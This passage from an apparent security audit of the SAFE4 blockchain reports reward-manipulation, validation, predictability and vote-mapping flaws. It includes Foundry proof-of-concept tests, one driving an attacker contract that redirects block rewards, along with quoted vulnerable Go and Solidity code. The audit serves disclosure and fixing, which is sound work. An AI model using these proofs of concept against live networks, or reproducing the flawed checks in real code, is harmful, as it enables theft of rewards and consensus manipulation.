"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb2613581@10.0.0.164:30301";
string constant MASTER_NODE_TWO =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb2613582@10.0.0.164:30301";
string constant MASTER_NODE_THREE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb2613583@10.0.0.164:30301";

string constant SUPER_NODE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f33ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";

function initProperties() public{
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOUNT));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));

    vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_amount"),
abi.encode(MASTERNODE_MIN_AMOUNT));
```

```

        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_union_min_amount"),
abi.encode(MASTERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_amount"),
abi.encode(MASTERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_lockday"),
abi.encode(MASTERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_lockday"),
abi.encode(MASTERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_masternode_freezeday"),
abi.encode(RECORD_MASTERNODE_FREEZEDAY));

        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_max_num"),
abi.encode(SUPERNODE_MAX_NUM));

    }

    function setUp() public {
        superNodeNew = address(attackerAsSuperNode);

        accountManager = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
        accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

        vm.startPrank(owner);
        accountManager.initialize();

        masterNodeStorage = new MasterNodeStorage();
        superNodeStorage = new SuperNodeStorage();
        snVote = new SNVote();
        systemReward = new SystemReward();
        proposal = new Proposal();

        vm.etch(Constant.SNVOTE_ADDR, address(snVote).code);
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR,
address(masterNodeStorage).code);
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR,
address(superNodeStorage).code);
        vm.etch(Constant.SYSTEM_REWARD_ADDR, address(systemReward).code);
        vm.etch(Constant.PROPOSAL_ADDR, address(proposal).code);

        superNodeLogic = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
        superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
        superNodeLogic.initialize();

```

```
masterNodeLogic = new MasterNodeLogic();
vm.etch(Constant.MASTERNODE_LOGIC_ADDR, address(masterNodeLogic).code);
masterNodeLogic = MasterNodeLogic(Constant.MASTERNODE_LOGIC_ADDR);
masterNodeLogic.initialize();

sNVote = SNVote(Constant.SNVOTE_ADDR);
sNVote.initialize();

superNodeStorage = SuperNodeStorage(Constant.SUPERNODE_STORAGE_ADDR);
superNodeStorage.initialize();

systemReward = SystemReward(Constant.SYSTEM_REWARD_ADDR);
systemReward.initialize();

masterNodeStorage = MasterNodeStorage(Constant.MASTERNODE_STORAGE_ADDR);
masterNodeStorage.initialize();

proposal = Proposal(Constant.PROPOSAL_ADDR);
proposal.initialize();

attackerAsSupperNode = new AttackerAsSupperNode(address(systemReward));

vm.stopPrank();

vm.deal(nodeCreator, 1000000 ether);
vm.deal(superNodeOld, 100 ether);
}

function register() public{

    vm.startPrank(nodeCreator);
    // RecordId = 1
    superNodeLogic.register{value: 5000 ether}(true, superNodeOld,
SUPERNODE_MIN_LOCKDAY, "superNode", SUPER_NODE, "this is the super node", 10, 40,
50);

    // RecordId = 2
    masterNodeLogic.register{value: 5000 ether}(true, masterNodeOne,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE_ONE, "this is the master node One", 50, 50);
    // RecordId = 3
    masterNodeLogic.register{value: 5000 ether}(true, masterNodeTwo,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE_TWO, "this is the master node Two", 50, 50);
    // RecordId = 4
    masterNodeLogic.register{value: 5000 ether}(true, masterNodeThree,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE_THREE, "this is the master node Three", 50, 50);

    vm.stopPrank();
}
```

```
function testRewardOtherMasterNodes() public{

    initProperties();
    // 1. Create a super node and three master node
    console.log("1. Create a super node and three master node.");
    register();

    vm.roll(block.number + (1 days)/BLOCK_SPACE);

    // 2. Awaiting the super node to transition to an active state.
    console.log("2. Awaiting the super node to transition to an active
state.");
    vm.startPrank(address(superNodeLogic));
    superNodeStorage.updateState(superNodeOld, Constant.NODE_STATE_START);
    vm.stopPrank();

    // 3. Change the superNode to the contract `AttackerAsSupperNode`
address
    console.log("3. Change the superNode to the contract
`AttackerAsSupperNode` address.");
    address superNodeCreator =
superNodeStorage.getInfo(superNodeOld).creator;
    vm.startPrank(superNodeCreator);
    superNodeLogic.changeAddress(superNodeOld,
address(attackerAsSupperNode));
    vm.stopPrank();

    // 4. Transfer 1 wei to the masterNode to postpone the reward
distribution.
    console.log("4. Transfer 1 wei to the masterNode to postpone the reward
distribution.");
    vm.startPrank(address(nodeCreator));
    attackerAsSupperNode.reward{value: 3 wei}(address(attackerAsSupperNode),
1 wei, masterNodeOne , 1 wei, address(proposal), 1 wei);
    attackerAsSupperNode.reward{value: 3 wei}(address(attackerAsSupperNode),
1 wei, masterNodeTwo , 1 wei, address(proposal), 1 wei);
    vm.stopPrank();

    // 5. The master node Three will always get the block rewards.
    console.log("5. The master node Three will always get the block
rewards.");
}
}
```

```
Running 1 test for test/SystemReward.t.sol:SystemRewardTest
```

```
[PASS] testRewardOtherMasterNodes() (gas: 3882329)
```

```
Logs:
```

1. Create a super node and three master node.
2. Awaiting the super node to transition to an active state.
3. Change the superNode to the contract `AttackerAsSupperNode` address.
4. Transfer 1 wei to the masterNode to postpone the reward distribution.
5. The master node Three will always get the block rewards.

Recommendation

To mitigate this issue, implement stricter validation mechanisms in the reward distribution logic to prevent unintended manipulation of reward timing. Ensure that only legitimate reward distributions are allowed and that rewards align with intended block reward cycles, effectively preventing malicious actors from exploiting the system.

We recommend enforcing a restriction that only externally owned accounts (EOAs) can serve as super node addresses.

Alleviation

[SAFE4 Team - 12/31/2024] :

The team heeded the advice and resolved the issue by implementing amount control in the `Reward` function. This ensures that if the caller spends the actual reward amount to update the `lastRewardHeight`, the legitimate masternodes and supernodes will not forfeit their rewards. The change is reflected in the commit

`98e2a30582b857748fb7fb8f35f3b89869afc887` .

FES-03 MISSING VALUE CHECK IN REWARD TRANSACTION VALIDATION

Category	Severity	Location	Status
Logical Issue	● Medium	consensus/spos/spos.go (SAFE4): 1164~1221	● Resolved

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

`consensus/spos/spos.go`

```
1215     if snCount.Cmp(superNodeReward) != 0 || mnCount.Cmp(masterNodePayment) !=  
0 || ppCount.Cmp(proposalReward) != 0 || ppAddr != systemcontracts.  
ProposalContractAddr || mnAddr != nextMNAddr || from != snAddr || block.Coinbase()  
!= snAddr {  
1216         return fmt.Errorf(  
"invalid greward (snCount: %d superNodeReward: %d mnCount: %d masterNodePayment: %d  
from: %s snAddr: %s miner: %s mnAddr: %s nextMNAddr: %s ppAddr: %s)"  
, snCount, superNodeReward,  
1217         mnCount, masterNodePayment, from.Hex(), snAddr.Hex(), block.  
Coinbase(), mnAddr.Hex(), nextMNAddr.Hex(), ppAddr.Hex())  
1218     }  
1219 }
```

The `CheckRewardTransaction` function is responsible for validating `Reward` transactions in a block. However, it does not verify the `value` field of the transaction. If the `value` is set incorrectly, it can lead to transaction execution failure. Consequently, the reward distribution would be invalid, potentially allowing the `supernode` to receive all rewards instead of distributing them as intended. Additionally, the function does not check the name of the function being called. A `supernode` can call a non-existent function on the `SystemRewardContractAddr` with the same parameters as the `reward()` function, bypassing the validation and preventing proper reward distribution.

Failure to validate the transaction value and function name can result in improper reward allocation, undermining the integrity

of the reward distribution system and allowing unfair advantage to the `supernode` .

Recommendation

Recommend to introduce checks to ensure the value field in the reward transaction matches the expected reward distribution and verify that the correct method (reward) is being called. This will prevent execution failures and ensure rewards are allocated correctly according to the protocol specifications.

Alleviation

[SAFE4 Team, 12/16/2024]: The team head the advice and resolved this issue at commit: `bb6cb5aa21ea8fa21f7f6bb458d952960698b3d0` .

FES-04 | THE SIGNER DELAY BROADCAST MECHANISM FAILS

Category	Severity	Location	Status
Design Issue	● Medium	consensus/spos/spos.go (SAFE4): 888~900	● Partially Resolved

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

In the `Seal` method of the `spos` consensus engine, the signed sealed block will be sent to the result channel in the worker after completion.

`consensus/spos/spos.go`

```
888     go func() {
889         select {
890             case <-stop:
891                 return
892             case <-time.After(delay):
893             }
894
895         select {
896             case results <- block.WithSeal(header):
897             default:
898                 log.Warn("Sealing result is not read by miner", "sealhash",
SealHash(header))
899             }
900         }()
```

The current block propagation design assumes all block producers adhere to a predefined delay before broadcasting their blocks. This delay is derived from the block's timestamp (`header.Time`). However, if a block producer decides to ignore this delay and broadcasts a block immediately, it introduces a potential vulnerability.

Such non-compliance can create unfair advantages for those producers, rendering the delay mechanism ineffective. This can disrupt the fairness and order of block propagation, destabilize the network, and undermine trust in its integrity.

Furthermore, this could cause forks or inconsistencies in the blockchain ledger as different nodes may accept different blocks as valid.

Recommendation

Recommend ensuring that nodes validate the timestamp of incoming blocks and reject those that do not comply with the expected delay.

Alleviation

[SAFE4 Team - 01/02/2025] :

The team head the advice and partially resolved this issue at commit: [557bf61a6bdc7c14f838b80ca91d24f71974fd02](#) .

Currently, the team has implemented stricter time limits, but while this doesn't completely eliminate the issue, it significantly reduces the likelihood of it occurring.

FES-06 | PREDICTABLE BLOCK PRODUCER SELECTION

Category	Severity	Location	Status
Design Issue	● Medium	consensus/spos/spos.go (SAFE4): 1019~1054	● Acknowledged

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

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```
1040     now_hi := scoreTime << 32
1041     for i := 0; i < len(resultSuperNode); i++ {
1042         k := now_hi + uint64(i) * 2685821657736338717
1043         k ^= (k >> 12)
1044         k ^= (k << 25)
1045         k ^= (k >> 27)
1046         k *= 2685821657736338717
1047
1048         jmax := len(resultSuperNode) - i
1049         j := uint64(i) + k % uint64(jmax)
1050         resultSuperNode[i], resultSuperNode[j] = resultSuperNode[j],
resultSuperNode[i]
1051     }
```

The function `sortSupernode` is used to calculate the signer candidates for the current block. This algorithm primarily uses `scoreTime` to compute `k`, which is then used to perform swaps. However, for each specific `scoreTime`, the computed `k` is also fixed. This means that if the user has the current block's `superNodes` array and `scoreTime`, the user can get the candidates for the current block. A malicious user could submit a transaction that accesses `block.timestamp` and calculate `scoreTime` by tracing back 14 blocks using `block_space` to retrieve the `header.time`. Then, by using `getTops()`, they can obtain the `supernode` array, revealing the signer candidates for the current block.

This poses potential security risks as the predictable super node lists.

Recommendation

Recommend to introduce randomness in the sorting or selection process by using unpredictable on-chain data as additional input.

Alleviation

[SAFE4 Team - 12/16/2024] :

Issue acknowledged. I won't make any changes for the current version. This is the design. In the consensus document of SAFE3, the same design is used in SAFE4

[CertiK - 02/18/2025] :

The risk status continues to be marked as **Acknowledged**, with no additional mitigation measures identified during the current audit engagement. It is highly recommended to implement a randomization mechanism to prevent this issue from arising. Predictable block producers can result in significant vulnerabilities, including targeted attacks, manipulation, or risks of centralization. In conclusion, CertiK strongly advises the team to adopt a computation mechanism based on randomness to ensure that the block producer cannot be predicted.

SAA-07 | INCONSISTENT ADDRESS MAPPING AFTER MASTER NODE ADDRESS UPDATE LEADING TO PROXY VOTING FAILURES

Category	Severity	Location	Status
Inconsistency, Logical Issue	● Medium	MasterNodeLogic.sol (SAFE4-system-contract): 106; SNVote.sol (SAFE4-system-contract): 86	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `MasterNodeLogic.sol`
- `SNVote.sol`

The `updateAddress` function allows the address of a master node to be updated. However, when the address is changed, the related mapping information, such as `dst2ids[msg.sender]` of the contract `SNVote`, is not updated to reflect the new address.

`MasterNodeLogic.sol`

```

106     function changeAddress(address _addr, address _newAddr) public override {
107         require(getMasterNodeStorage().exist(_addr), "non-existent masternode");
108     };
109     require(_newAddr != address(0), "invalid new address");
110     require(_newAddr != msg.sender, "new address can't be caller");
111     require(!getMasterNodeStorage().existNodeAddress(_newAddr),
"existent new address");
112     require(!getMasterNodeStorage().existNodeFounder(_newAddr),
"new address can't be founder of supernode and masternode");
113     require(msg.sender == getMasterNodeStorage().getInfo(_addr).creator,
"caller isn't masternode creator");
114     getMasterNodeStorage().updateAddress(_addr, _newAddr);
115     IMasterNodeStorage.MasterNodeInfo memory info = getMasterNodeStorage().
getInfo(_newAddr);
116     for(uint i; i < info.founders.length; i++) {
117         getAccountManager().updateRecordFreezeAddr(info.founders[i].lockID,
_newAddr);
118     }

```

This inconsistency causes the `proxyVote` function to fail when the updated master node attempts to vote on behalf of delegating users. The mapping `dst2ids[msg.sender]` still associates the records with the old address, leading to lost delegation records and an inability to process votes properly.

SNVote.sol

```

11     mapping(uint => VoteRecord) id2record;
// voter's record to supernode or proxy vote
12
13     // for voters
14     mapping(address => mapping(address => VoteDetail)) voter2details;
// voter to details
15     mapping(address => uint) voter2amount; // voter to total amount
16     mapping(address => uint) voter2num; // voter to total votenum
17     mapping(address => address[]) voter2dsts;
// voter to supernode or proxy list
18     mapping(address => uint[]) voter2ids; // voter to record list
19
20     // for supernodes or proxies
21     mapping(address => mapping(address => VoteDetail)) dst2details;
// supernode or proxy to details
22     mapping(address => uint) dst2amount; // supernode or proxy to total amount
23     mapping(address => uint) dst2num; // supernode or proxy to total votenum
24     mapping(address => address[]) dst2voters;
// supernode or proxy to voter list
25     mapping(address => uint[]) dst2ids; // supernode or proxy to record list

```

```
81     function proxyVote(address _snAddr) public override {
82         require(isValidMN(msg.sender), "invalid proxy");
83         require(isValidSN(_snAddr), "invalid supernode");
84         uint recordID;
85         address voterAddr;
86         uint[] memory ids = dst2ids[msg.sender];
87         for(uint i; i < ids.length; i++) {
88             recordID = ids[i];
89             voterAddr = id2record[recordID].voterAddr;
90             remove(voterAddr, recordID); // remove vote or approval
91             add(voterAddr, _snAddr, recordID); // add vote
92         }
93     }
```

This directly impacts the delegation and voting mechanisms, which are critical to the protocol's functionality and user trust.

■ Proof of Concept

To demonstrate this issue, the auditing team provide the following test:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";
import "../MasterNodeLogic.sol";

contract SNVoteTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    MasterNodeLogic masterNodeLogic;
    SNVote public sNVote;

    address masterNodeOld = makeAddr("masterNodeOld");
    address masterNodeNew = makeAddr("masterNodeNew");
    address superNode = makeAddr("superNode");

    address creatorOne = makeAddr("founderOne");

    address partnerOne = makeAddr("partnerOne");
    address partnerTwo = makeAddr("partnerTwo");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
    uint256 constant SUPERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_SUPERNODE_FREEZEDAY = 90;
    uint256 constant RECORD_SNVOTE_LOCKDAY = 7;

    uint256 constant MASTERNODE_MIN_AMOUNT = 1000;
    uint256 constant MASTERNODE_UNION_MIN_AMOUNT = 200;
    uint256 constant MASTERNODE_APPEND_MIN_AMOUNT = 100;
    uint256 constant MASTERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant MASTERNODE_APPEND_MIN_LOCKDAY = 2 * 360;
    uint256 constant RECORD_MASTERNODE_FREEZEDAY = 30;
```

```
string constant MASTER_NODE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f3ff7fed3f9ebdbdd2bb261358@10.0.0.164:30301";

    string constant SUPER_NODE =
"enode://a7470f55fa1921b401eb66503d87857cb0840a65407c41016f10557ccd6bdf454bc38fa1762
9fd19ce66ca89445a92516b3f3f3ff7fed3f9ebdbdd2bb261358@10.0.0.165:30302";


function initProperties() public{
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"),
abi.encode(BLOCK_SPACE));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_amount"),
abi.encode(SUPER_NODE_MIN_AMOINT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_union_min_amount"),
abi.encode(SUPERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_min_lockday"),
abi.encode(SUPERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_amount"),
abi.encode(SUPERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "supernode_append_min_lockday"),
abi.encode(SUPERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_supernode_freezeday"),
abi.encode(RECORD_SUPERNODE_FREEZEDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_snvote_lockday"),
abi.encode(RECORD_SNVOTE_LOCKDAY));


        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_amount"),
abi.encode(MASTERNODE_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_union_min_amount"),
abi.encode(MASTERNODE_UNION_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_amount"),
abi.encode(MASTERNODE_APPEND_MIN_AMOUNT));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_min_lockday"),
abi.encode(MASTERNODE_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "masternode_append_min_lockday"),
abi.encode(MASTERNODE_APPEND_MIN_LOCKDAY));
        vm.mockCall(address(0x0000000000000000000000000000000000000000000000000000000000000000),
abi.encodeWithSelector(Property.getValue.selector, "record_masternode_freezeday"),
abi.encode(RECORD_MASTERNODE_FREEZEDAY));
```

```
}

function setUp() public {

    accountManager = new AccountManager();
    vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(accountManager).code);
    accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

    vm.startPrank(owner);
    accountManager.initialize();

    masterNodeStorage = new MasterNodeStorage();
    superNodeStorage = new SuperNodeStorage();
    snVote = new SNVote();

    vm.etch(Constant.SNVOTE_ADDR, address(snVote).code);
    vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
    vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);

    superNodeLogic = new SuperNodeLogic();
    vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);
    superNodeLogic = SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
    superNodeLogic.initialize();

    masterNodeLogic = new MasterNodeLogic();
    vm.etch(Constant.MASTERNODE_LOGIC_ADDR, address(masterNodeLogic).code);
    masterNodeLogic = MasterNodeLogic(Constant.MASTERNODE_LOGIC_ADDR);
    masterNodeLogic.initialize();

    snVote = SNVote(Constant.SNVOTE_ADDR);
    snVote.initialize();

    vm.stopPrank();

    vm.deal(creatorOne, 100000 ether);
    vm.deal(partnerOne, 100000 ether);
    vm.deal(partnerTwo, 100000 ether);
}

function register() public{

    vm.startPrank(creatorOne);
    // RecordId = 1
    superNodeLogic.register{value: 5000 ether}(true, superNode,
SUPERNODE_MIN_LOCKDAY, "superNode", SUPER_NODE, "this is the super node", 10, 40,
50);
    // RecordId = 2
    masterNodeLogic.register{value: 5000 ether}(true, masterNodeOld,
MASTERNODE_MIN_LOCKDAY, MASTER_NODE, "this is the master node", 50, 50);
```

```
        vm.stopPrank();
    }

    function deposit() public{
        vm.startPrank(partnerOne);
        accountManager.deposit{value: 5000 ether}(partnerOne, 120); // RecordId = 3
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        accountManager.deposit{value: 5000 ether}(partnerTwo, 120); // RecordID = 4
        vm.stopPrank();
    }

    function voteToMasterNode( address nodeAddress) public{
        vm.roll(block.number + (1 days)/BLOCK_SPACE);

        vm.startPrank(partnerOne);
        uint256[] memory recordIds = new uint256[](1);
        recordIds[0] = 3;
        sNVote.voteOrApproval(false, nodeAddress, recordIds);
        vm.stopPrank();

        vm.startPrank(partnerTwo);
        recordIds = new uint256[](1);
        recordIds[0] = 4;
        sNVote.voteOrApproval(false, nodeAddress, recordIds);
        vm.stopPrank();
    }

    function testChangeMasterNodeAddressAndVote() public{

        initProperties();
        console.log(" 1. Create a masterNode and a superNode.");
        register();
        deposit();
        console.log(" 2. Partners cast their votes for masterNode for proxy
votes.");
        voteToMasterNode(masterNodeOld);

        vm.startPrank(creatorOne);
        masterNodeLogic.changeAddress(masterNodeOld, masterNodeNew);
        console.log(" 3. Change the address of the masterNode.");
        vm.stopPrank();

        console.log(" 4. Get the total vote numers of the superNode before
proxyVote: ", sNVote.getTotalVoteNum(superNode));

        vm.startPrank(masterNodeNew);
        sNVote.proxyVote(superNode);
    }
}
```

```
vm.stopPrank();

    console.log(" 5. Get the total vote numbers of the superNode after proxyVote:
", sNVote.getTotalVoteNum(superNode));
}
}
```

```
Running 1 test for test/SNVote.t.sol:SNVoteTest
[PASS] testChangeMasterNodeAddressAndVote() (gas: 3585930)
Logs:
  1. Create a masterNode and a superNode.
  2. Partners cast their votes for masterNode for proxy votes.
  3. Get the total vote numbers of the superNode before proxyVote: 0
  4. Get the total vote numbers of the superNode after proxyVote: 0
```

Recommendation

Recommend to modify the `updateAddress` function to update all mappings in the contract `SNVote`, including `dst2ids`, to ensure that all records associated with the old address are transferred to the new address.

Alleviation

[SAFE4 Team - 01/02/2025] :

The team heeded the advice and resolved the issue by introducing a new function, `updateDstAddr`, designed to update the votes information as required. The change is reflected in the commit [1bdee8bcf375a115b30724e2e3f1d6232b964030](#) and the commit [613d876d731d239e884bc8a5748a0b261604acf8](#).

SAE-14 | POTENTIAL BALANCE MANIPULATION ATTACK THROUGH MALFORMED REWARD TRANSACTIONS BY MALICIOUS BLOCK PRODUCERS

Category	Severity	Location	Status
Logical Issue	Medium	consensus/spos/spos.go (SAFE4): 1215~1218; core/evm.go (SAFE4): 122~124, 132~139; core/state_transition.go (SAFE4): 321~339	Resolved

Description

Repository:

- SAFE4 Chain

Commit hash:

- 8d27df326bef646bcaccdc1c600b948dcf251768

Files:

- core/state_transition.go
- core/evm.go
- consensus/spos/spos.go

The `IsSpecialContract` method is used to determine whether a given condition is true, specifically in relation to `SystemRewardContractAddr`, `MasterNodeStateContractAddr`, and `SuperNodeStateContractAddr`.

core/evm.go

```
132 func IsSpecialContract(addr *common.Address) bool {
133     if addr == nil {
134         return false
135     }
136     return *addr == systemcontracts.SystemRewardContractAddr ||
137         *addr == systemcontracts.MasterNodeStateContractAddr ||
138         *addr == systemcontracts.SuperNodeStateContractAddr
139 }
```

It is included in the `CanTransfer` condition if the transaction is directed towards the special contracts specified in the function above, as the below code snippet shown:

core/evm.go

```
122 func CanTransfer(db vm.StateDB, addr common.Address, to *common.Address,  
amount *big.Int) bool {  
123     return IsSpecialContract(to) || db.GetBalance(addr).Cmp(amount) >= 0  
124 }
```

The value in the transaction could be validated against the sign in the normal transaction lifecycle, e.g. `validateTx` before adding into the txpool.

`core/tx_pool.go`

```
600 func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {  
601  
602     if tx.Value().Sign() < 0 {  
603         return ErrNegativeValue  
604     }
```

However, in certain cases, i.e. the reward transaction is not reaped from the `tx_pool`, instead it is crafted during the block finalization process, such as when colluding with block producers, this transaction may circumvent the message value check, resulting in an unintended balance increase for the beneficiary address, specifically the coinbase address, which is manipulated with a negative value in the reward transaction.

`core/state_transition.go`

```

319 func (st *StateTransition) TransitionDb() (*ExecutionResult, error) {
320
321     if msg.Value().Sign() > 0 && !st.evm.Context.CanTransfer(st.state, msg.From(), msg.To(), msg.Value()) {
322         return nil, fmt.Errorf("%w: address %v",
323             ErrInsufficientFundsForTransfer, msg.From().Hex())
324     }
325     // Set up the initial access list.
326     if rules.IsBerlin {
327         st.state.PrepareAccessList(msg.From(), msg.To(), vm.ActivePrecompiles(rules), msg.AccessList())
328     }
329     var (
330         ret []byte
331         vmerr error
332     )
333     // vm errors do not effect consensus and are therefore not assigned to err
334     if contractCreation {
335         ret, _, st.gas, vmerr = st.evm.Create(sender, st.data, st.gas, st.value)
336     } else {
337         // Increment the nonce for the next transaction
338         st.state.SetNonce(msg.From(), st.state.GetNonce(sender.Address())+1)
339         ret, st.gas, vmerr = st.evm.Call(sender, st.to(), st.data, st.gas, st.value)
340     }
341 }

```

There is no validation for the value in the message of the `Reward Transaction` during the `CheckRewardTransaction` process when verifying the header of the newly mined block. If this validation is bypassed, the manipulated balance may eventually be incorporated into the world state.

`consensus/spos/spos.go`

```

1213 func (s *Spos) CheckRewardTransaction(block *types.Block) error {
1214
1215     if snCount.Cmp(superNodeReward) != 0 || mnCount.Cmp(masterNodePayment) != 0 || ppCount.Cmp(proposalReward) != 0 || ppAddr != systemcontracts.ProposalContractAddr || mnAddr != nextMNAddr || from != snAddr || block.Coinbase() != snAddr {
1216         return fmt.Errorf(
1217             "invalid greward (snCount: %d superNodeReward: %d mnCount: %d masterNodePayment: %d from: %s snAddr: %s miner: %s mnAddr: %s nextMNAddr: %s ppAddr: %s)",
1218             snCount, superNodeReward,
